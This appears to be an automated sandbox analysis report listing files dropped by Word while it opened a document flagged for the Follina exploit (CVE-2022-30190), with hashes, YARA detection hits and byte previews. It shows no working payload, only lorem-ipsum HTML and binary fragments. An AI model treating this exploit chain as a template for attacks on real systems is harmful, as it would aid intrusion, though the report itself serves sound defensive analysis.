Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F08FB8E.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F08FB8E.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F08FB8E.htm, Author: Joe Security
Reputation:	unknown

Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{3C56A8FB-78D9-4F9A-8FD2-4C0EF74EE524}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{51D44AD9-2EC9-4592-AFD3-FEABD139B753}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2130
Entropy (8bit):	1.1618571236537212
Encrypted:	false
SSDEEP:	6:/9IqgHu42sarhYkIuvgB4PxZUtr1il5lN24NLRnyOLfEznRnyOLflqDmPm1SXV5:mbb2sOhYk5vnZA5Rn/YnRn/doQ5
MD5:	4F8C0EAC84D2D1AEEDABF24EF834DEFF
SHA1:	7B75446CBB512AD6C13F12A35948E1548FD62864
SHA-256:	8FB6FE075C6777639474427C864A13E5EAB1ECF7016DD1C23B9CA8FA7A7D0188
SHA-512:	83839667E41A748A703F80D0CE533F37922433973EFC0949D34D2B3E7FFC8548A04682D97A1457CB7E92C667541EBB2BED0432A59084558A4BBE5E1CE8567494
Malicious:	false
Reputation:	unknown
Preview:	....S.H.A.P.E. .X. .\.*. .M.E.R.G.E.F.O.R.M.A.T... . ...0...2...6...D...F...D...F...J...N...P..... .....j....U....j....U...*....j....U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES, Author: Joe Security

Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].htm (copy)

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	false
Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\0x1gvsr0\0x1gvsr0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.795711592101823
Encrypted:	false
SSDEEP:	96:bKqedmYoNKvUTCSH3gR8H8FgwSHwBCkwZYPaSJ365OhieMjQZaVRnljBK:GElNK8TCSfHyPCkwZ+vKO6QZMnh
MD5:	2370A6D956344C1D6C8057FF7C159EEA
SHA1:	DDF008F0198B7F3B5B880F0B988EB0E0AB4B5C85
SHA-256:	DBE39CDBC6172275F0EE9357FFC6965D3C78962E48B10FBC408C6024C06BAA74
SHA-512:	DF077848EB72011531AE03F81A21BF67BC5090BC1CB13E61E9786FC84475EF277C5FBAD2952240E56A4A81C4C85C8425929675340D31EE2D9529D2C4989F7641
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... ....@.....<..K....@..... `..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.reloc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(.....,..o....*~....*....0..!..... ....s.....(.....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+....o.....+).o.....t....~....(.....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(.....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0899272142528944
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryKYak7YnqqfNPN5Dlq5J:+RI+ycuZhNTakSlPNnqX
MD5:	DFD1C6CD195504FF8BED4DA1D4331733
SHA1:	3F8CE7D55F3BFBB74F88C3E484E74FBB98C4EFCE
SHA-256:	64C02655A808B579958C85845F6B5CC32D5DAC367C7CAE900F768E473FEDE8D3
SHA-512:	9CD30B6AF53ABAC19CE14696B76BBCBA25A99563AE8E344F27A58CA4EE830D0B44820C2F525F817B0C133BDD1FD187D2214B04B3D3099FEFD1619280AA0D1155
Malicious:	false

Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.x.1.g.v.s.r.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.x.1.g.v.s.r.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES51A8.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.086982725229347
Encrypted:	false
SSDEEP:	24:H+C9A++frfLDfHSHhKk1fII+ycuZhNTakSlPNnq9Wd:Mx7yBK0g1ulTa3/q9m
MD5:	3C5AE55453D17FE4C42EFF9E831D1C6A
SHA1:	3C38D9EC7E1BF8F33F7DE723EC94C6C4C4A9668B
SHA-256:	DAD0CE3F8124E585386B2722B176B8540B159ED46CD60377D20652AA398ED217
SHA-512:	859D881F4235A72973602A9972B059E89074FA252FD007E5E618AFC1405073CB02D0A62B85483D0DF17D8A4A54EFD9130AE6669211DDF3BFC4CDFF38BD3BC49
Malicious:	false
Reputation:	unknown
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP.....U....M..3.3.....4.....C:\Users\user\AppData\Local\Temp\RES51A8.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.x.1.g.v.s.r.0...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES6719.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.093587464240449
Encrypted:	false
SSDEEP:	24:HyC9A++fkZIeDfHPPYhKk1fII+ycuZhNGaakSBrPNnq9Wd:wxkaEqK0g1ulGaa3BBq9m
MD5:	8E55579AB07AEB8F2CC6172BE73EB95B
SHA1:	008DE38C2E255E37708CAB0AD03E9B292520F751
SHA-256:	9A8F5981B57A3B43777265A8CACA9AB49B1BDC6162588F96EC76A1198E31EAB9
SHA-512:	9CF131C5AA9F834900D5BE0B06CC1E1B21E5C9B0DC5542CE5EC851E47E14B3381B898B34350551CB866FB197DA9B9B596FB9FD154132CD1CEC002C21718CE7E6
Malicious:	false
Reputation:	unknown
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP.....O[....4P4.4.....4.....C:\Users\user\AppData\Local\Temp\RES6719.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.s.m.b.0.b.c.n...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES7AFF.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.1081012220910935
Encrypted:	false
SSDEEP:	24:HfC9A++fsfmJ0DfHJhKk1fII+ycuZhN9nYakSCnNPNnq9Wd:vxxJy3K0g1ul9Ya3CXq9m
MD5:	760251821DC82C945D9CC94A9D90AEDF
SHA1:	AEB848353B984F59A036AA42394EECB844E4AC4F
SHA-256:	21B8260318068179866061B496FFCC2B73764B14B91D68AE019216FF3D6EAFED
SHA-512:	7BBE4DD3F21CC548618D5B29BD8482F9905F119D59361A0181AD6777DD3BA3D6DC287E31F0FBDFE6C753A3778B8D14F4C8AA57FD8E1B84374792A025DC3BAF5E
Malicious:	false

Reputation:	unknown
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP.....%q.>..Z "..>.....4.....C:\Users\user\AppData\Local\Temp\RES7AFF.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.r.c.f.n.p.c.x...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.09487483477081
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry/nYak7YnqqCnNPN5Dlq5J:+RI+ycuZhN9nYakSCnNPNnqX
MD5:	112571ED3EF7085A2022F9EE3EE8BED5
SHA1:	EBB8FE3EF10CFD921500633C227D2EA2BFEB9BD9
SHA-256:	6392D62977025E8CA25BA00EF0AD53B526C862C36B53AFE05502ED144F0C51E2
SHA-512:	2965DC3B58501929DF53006C845D39E8E9BCB842D63D7DEFB609FEAB328F3323542593DAE181931AAC6378D5CC607568347D626B7C2CB2E376A2AB1FB9028B0
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.r.c.f.n.p.c.x...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...h.r.c.f.n.p.c.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\hrcfnpcx\hrcfnpcx.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.085609000092812
Encrypted:	false
SSDEEP:	48:6Mpqb927GslPTDRjyJzUqk1ul9Ya3CXq:yc7GBngK
MD5:	ADB5E57D74F7163C69FDDD5E4C558B3E
SHA1:	9EE08CCEB0455D17703305B0B5D6F097B3ECF8F4
SHA-256:	2001B98EB83553A8E98D1F9D805E35D2142DF19797CC8F8DA3C022CE4703BAB2
SHA-512:	347C7FC03AB4AD52C10BB043BB6674AA5F78AAEA990CE3408A75FAADC4867ECA4941A23E6791553A42C7D39C98B6ABED5495EB96DC2DBD4DCBE173947A566 5A0
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%.. ...@..... .....@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(.....o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0847603083748942
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryYlaak7YnqqblrPN5Dlq5J:+RI+ycuZhNGaakSBrPNnqX
MD5:	1C1BF3AFED4F5BA8F10BCE345034B034
SHA1:	DDA7FB76DCE980761AB4556881C03C78A48D52B9
SHA-256:	AC5E922DC8E9C57B427F4ACAFEF0F4F0F28BD6171E74064A3073B772975723D3
SHA-512:	2327C8D53199C3983F1047D1BD7E99077B67596149739EEEA58BDD72C6072718E9DFFBA4F3D8628E4D7A859D2716C5EE46D93BE67D3C6BA35B0DCCAB35C79E 5
Malicious:	false
Reputation:	unknown

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.s.m.b.0.b.c.n...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.s.m.b.0.b.c.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\jsmb0bcn\jsmb0bcn.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.782137158953932
Encrypted:	false
SSDEEP:	48:6WoPhmKraYZkH8KTibUy9kwjj0JcC+CFSlwY/c1ulGaa3BBq:MDaAkHHonk8HCuHpK
MD5:	B48A80632C10E39F90AC036D98DF4ED5
SHA1:	D6FA61076E1CB021806E6E7595134AFD686A0EBC
SHA-256:	0142366EE911D20D14E1F07AED7D53D4658AD877A6FB23CD8AE09B103C8F5AC5
SHA-512:	9C87704F1215B09AEF89B5AEFD41F18BDBCCD56A744446218D45446FF66F035C430F82FE24DE21FB7EF06562559E6CC695A8FB0512C7DE4CFFFA5542D367626
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...}..b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "..."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\doc782.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 08:43:10 2022, mtime=Tue Jun 7 15:44:09 2022, atime=Tue Jun 7 15:43:52 2022, length=10144, window=hide
Category:	dropped
Size (bytes):	1040
Entropy (8bit):	4.709404002328391
Encrypted:	false
SSDEEP:	12:8lu4mpRUJpduCH2+CgSqD4yVAJuSc5A+WnvZDFLmAjAV/D0lHm2NDHfi44t2Y+x4:8luJeXFSqr8rc5iNAVbQD57aB6m
MD5:	DB80B5F0A185E185CB8D8DC0EAFAACC2
SHA1:	9BC60C42D61BB923DEB4E0C687B0688382CF699C
SHA-256:	A582A9A48E44D2D8F93DCE977D213BC05891B39ACF6D3D22948E50BCA9646D5C
SHA-512:	477139D5680F860D05C2E7A633307833B7AF9898C312EAFF40B9AD50B12BABB4A835BDE4E04FA432FD8FA2C97334F4F4FD7E29C049A4D8F057DDFF2D8C56AB E
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...Ga#..2..,P..z..h.<.z..'.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Tr.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hTgM..user.<.....N...Tr.....#J.....b...j.o.n.e.s.....~.1.....hTkM..Desktop.h.....N...Tr.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....d.2..'...T{. .DOC782~1.DOC..H.....hTfM.T{.....V.....p..d.o.c.7.8.2...d.o.c.x.....Q.....-.....P.....>.S.....C:\Users\user\Desktop\doc782.doc x..".....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.7.8.2...d.o.c.x.....:.,.LB.)...As...`.....X.....965543.....!a..%.H.VZAj....'$.....!a..%.H.VZAj....'$.....1SPS.X F.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.601202445739505
Encrypted:	false
SSDEEP:	3:bDuMJlZIbFXCmxWKIbFXCv:bCSa6c
MD5:	538F5016C24249AC1799BBBB20B4BD97
SHA1:	1B0ECD98E7D3BFECA78B00528138FA8D84F35BED
SHA-256:	249CC3AF3819FB4142D7A65254BD454ACF580489E19A50D71007A7E998B4A70F
SHA-512:	E0E8040389BABFFD046E57AAD3ECFEE9A9171B4D00EC75EE3DF48710FC452C479692121776D17DCBCCC72E4A1CA0B6570484C007B282C9DBF05EDD34C9463 EDA
Malicious:	false
Reputation:	unknown
Preview:	[folders]..Templates.LNK=0..doc782.LNK=0..[misc]..doc782.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.183415143652617
Encrypted:	false
SSDEEP:	3:Rl/Zde8FxlqKT2k3ll//olF883nl1Z:RtZWI2kVWF
MD5:	F7D5777AA9278B2A2C2AE07E96521B27
SHA1:	AAF2BC43AA48170626C2808D24E763C51F5F53F8
SHA-256:	E60F7AAEAED18B9A530A2D3333F621D427C071EE7DB6C2670BC131583E9CCEA0
SHA-512:	E27638644E0E69ADB7D4D13DF3AF49641C995B22AC69F2B614B0CBF5A29CA81C1560FAFA2E4C4062155F36E20DD9E5EFFACAF277A56FEA86F1A05DE23CF6A3 32
Malicious:	false
Reputation:	unknown
Preview:	.pratesh.....p.r.a.t.e.s.h.....&.....H.....6C.....'.....(.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
